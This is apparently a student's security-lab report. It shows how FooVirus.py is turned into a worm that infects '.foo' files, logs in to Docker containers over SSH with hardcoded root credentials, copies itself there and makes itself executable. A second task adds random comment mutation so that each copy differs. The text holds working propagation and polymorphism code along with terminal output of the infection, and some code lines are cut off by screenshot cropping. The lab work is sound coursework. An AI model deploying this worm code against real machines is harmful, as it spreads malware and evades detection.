
Docker setup


Create docker containers



```
if [[ "$(docker images -q sshd_tagged_image:latest 2> /dev/n
  # do something
  sudo docker build -t sshd_tagged_image .
fiS

for i in {1..10}; do
docker rm -f test_sshd_container_$i;
docker run -d -P --name test_sshd_container_$i sshd_tagged_i
docker inspect --format='{{range .NetworkSettings.Networks}}
doneS
```

```
  Dockerfile  setup_commands.sh
● [08/03/23]seed@VM:~/.../Docker-setup$ chmod +x setup_commands.sh
● [08/03/23]seed@VM:~/.../Docker-setup$ ls
  Dockerfile  setup_commands.sh
● [08/03/23]seed@VM:~/.../Docker-setup$ ./setup_commands.sh
  Sending build context to Docker daemon  3.072kB
  Step 1/8 : FROM ubuntu:16.04
```

Now we can see the containers and their ip address.




```
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ dockps
  c86091f33a43  test_sshd_container_10
  9cbc904845f6  test_sshd_container_9
  9e1eb7cfc519  test_sshd_container_8
  f84fe79371ea  test_sshd_container_7
  e4af205f4a59  test_sshd_container_6
  148ed850244a  test_sshd_container_5
  3b12abf8d557  test_sshd_container_4
  674c706bfb56  test_sshd_container_3
  1214c23826e6  test_sshd_container_2
  164954b2533f  test_sshd_container_1
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ docker inspect -f '{{.NetworkSettings.IPAddress}}' c86
  172.17.0.11
○ (venv) [08/04/23]seed@VM:~/.../1805052_code$ █
```

Task1


Taking cues from the code shown for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

Step-1: Copy everything from FooVirus.py to infect all '.foo' files in host machine.




```
# infect all the *.foo files in current machine
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN)]

# infect all *.foo files in this machine
for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()

```

Step-2: Then we connect to two host(test_sshd_container_10 and test_sshd_container_9) to infect them with our worm




```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ dockps
c86091f33a43  test_sshd_container_10
9cbc904845f6  test_sshd_container_9
9e1eb7cfc519  test_sshd_container_8
f84fe79371ea  test_sshd_container_7
e4af205f4a59  test_sshd_container_6
148ed850244a  test_sshd_container_5
3b12abf8d557  test_sshd_container_4
674c706bfb56  test_sshd_container_3
1214c23826e6  test_sshd_container_2
164954b2533f  test_sshd_container_1
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docker inspect -f '{{.NetworkSettings.IPAddress}}' c86
172.17.0.11
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docker inspect -f '{{.NetworkSettings.IPAddress}}' 9cb
172.17.0.10
(venv) [08/04/23]seed@VM:~/.../1805052_code$ 
```




```
container_username='root'
container_pass='mypassword'
target_host=['172.17.0.11', '172.17.0.10'] # container 10 and 9

# upload this virus to these machines
for ip_address in target_host:
    print("\nTrying password %s for user %s at IP address: %s" % (container_pass,container_username,ip_address))
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(ip_address,port=22,username=container_username,password=container_pass,timeout=5)
        print("\nconnected")
        # Let's make sure that the target host was not previously
```

Step-3: if the machine not infected, copy the worm to the host.




```
if f"{sys.argv[0]}\n".encode() in received_list:
    print("\nThe target machine is already infected")
    continue

# Now we can infect the host with virus
# 1st take control of the command prompt
scpcon = scp.SCPClient(ssh.get_transport()) # open a scp1 connection to download and upload files

# Now deposit a copy of the this virus file at the target host:
print(f"uploding file {sys.argv[0]} to {ip_address}")
scpcon.put(sys.argv[0])

# also make it executable
stdin, stdout, stderr = ssh.exec_command(f'chmod +x {sys.argv[0]}')
error = stderr.readlines()
if error:
    print(error)

scpcon.close()
print(f"A copy of {sys.argv[0]} is saved in the target host wih execution permission")
```

Attacking the host




```
        scpcon.close
        print(f"A co
    except:
        continue

#t1
```

```
        scpcon.close()
        print(f"A copy of {sys.ar
    except:
        continue

#t2
```



```
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "t1">t1.foo
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "t2">t2.foo
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "virus will
  infect all the foo files and hop into defined host machines"
  virus will infect all the foo files and hop into defined host mac
  hines
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "attacking"
  attacking
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ python 1805052_1.py

  Trying password mypassword for user root at IP address: 172.17.0.
  11

  connected

  output of 'ls' command: []
  uploding file 1805052_1.py to 172.17.0.11
  A copy of 1805052_1.py is saved in the target host wih execution
  permission

  Trying password mypassword for user root at IP address: 172.17.0.
  10

  connected

  output of 'ls' command: []
  uploding file 1805052_1.py to 172.17.0.10
  A copy of 1805052_1.py is saved in the target host wih execution
  permission
○ (venv) [08/04/23]seed@VM:~/.../1805052_code$ 
```




```
○ (venv) [08/04/23]seed@VM:~/.../1805052_code$ docksh c86
  root@c86091f33a43:/# ls
  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
  boot  etc  lib   media  opt  root  sbin  sys  usr
  root@c86091f33a43:/# cd root
  root@c86091f33a43:~# ls
  root@c86091f33a43:~# echo "before attack"
  before attack
  root@c86091f33a43:~# ls
  1805052_1.py
  root@c86091f33a43:~# head -n5 1805052_1.py
  #!/usr/bin/env python

  ### FooWorm

  import sys
  root@c86091f33a43:~# 
```

```
○ (venv) [08/04/23]seed@VM:~/.../1805052_code$ docksh 9cb
  root@9cbc904845f6:/# ls
  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
  boot  etc  lib   media  opt  root  sbin  sys  usr
  root@9cbc904845f6:/# cd root
  root@9cbc904845f6:~# ls
  root@9cbc904845f6:~# echo "before attack"
  before attack
  root@9cbc904845f6:~# ls
  1805052_1.py
  root@9cbc904845f6:~# head -n5 1805052_1.py
  #!/usr/bin/env python

  ### FooWorm

  import sys
  root@9cbc904845f6:~# 
```

Task 2


Modify the code AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

Step-1: Copy AbraWorm.py to a new file 1805052_2.py. Also specify the victims ip addresses




```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.11', '172.17.0.10']# ['xxx.xxx.xxx.xxx']
                    # Provide one or more IP address that you
```

Step-2: Define a function to add some comment to random lines and also add version of the top with current datetime so that no two copies of the worm are exactly the same.



```
# masum
import datetime
def update_or_add_comment_with_probability(file_path, probability):
    if not 0 <= probability <= 1:
        raise ValueError("Probability must be between 0 and 1.")
    current_datetime = datetime.datetime.now()
    updated_comment = f"\n# this is a random line - {current_datetime}\n\n"
    with open(file_path, 'r+') as file:
        lines = file.readlines()
        file.seek(0)
        if(len(lines)>0):
            if(lines[0][1]=='v'):
                file.write(f"#v{int(lines[0][2:])+1}\n")
            else: file.write("#v1\n")
        for line in lines:
            if(len(line)> 1 and line[1]=='v'): continue;
            if line.strip().startswith("# this is a random line"):
                # file.write("\n")
                continue  # Skip existing comment lines

            elif line.strip() == "":
                if random.random() < probability:
                    file.write(updated_comment)
            else:
                file.write(line)
            if random.random() < 0.05:
                file.write("\n")
        file.truncate()
# masum
```

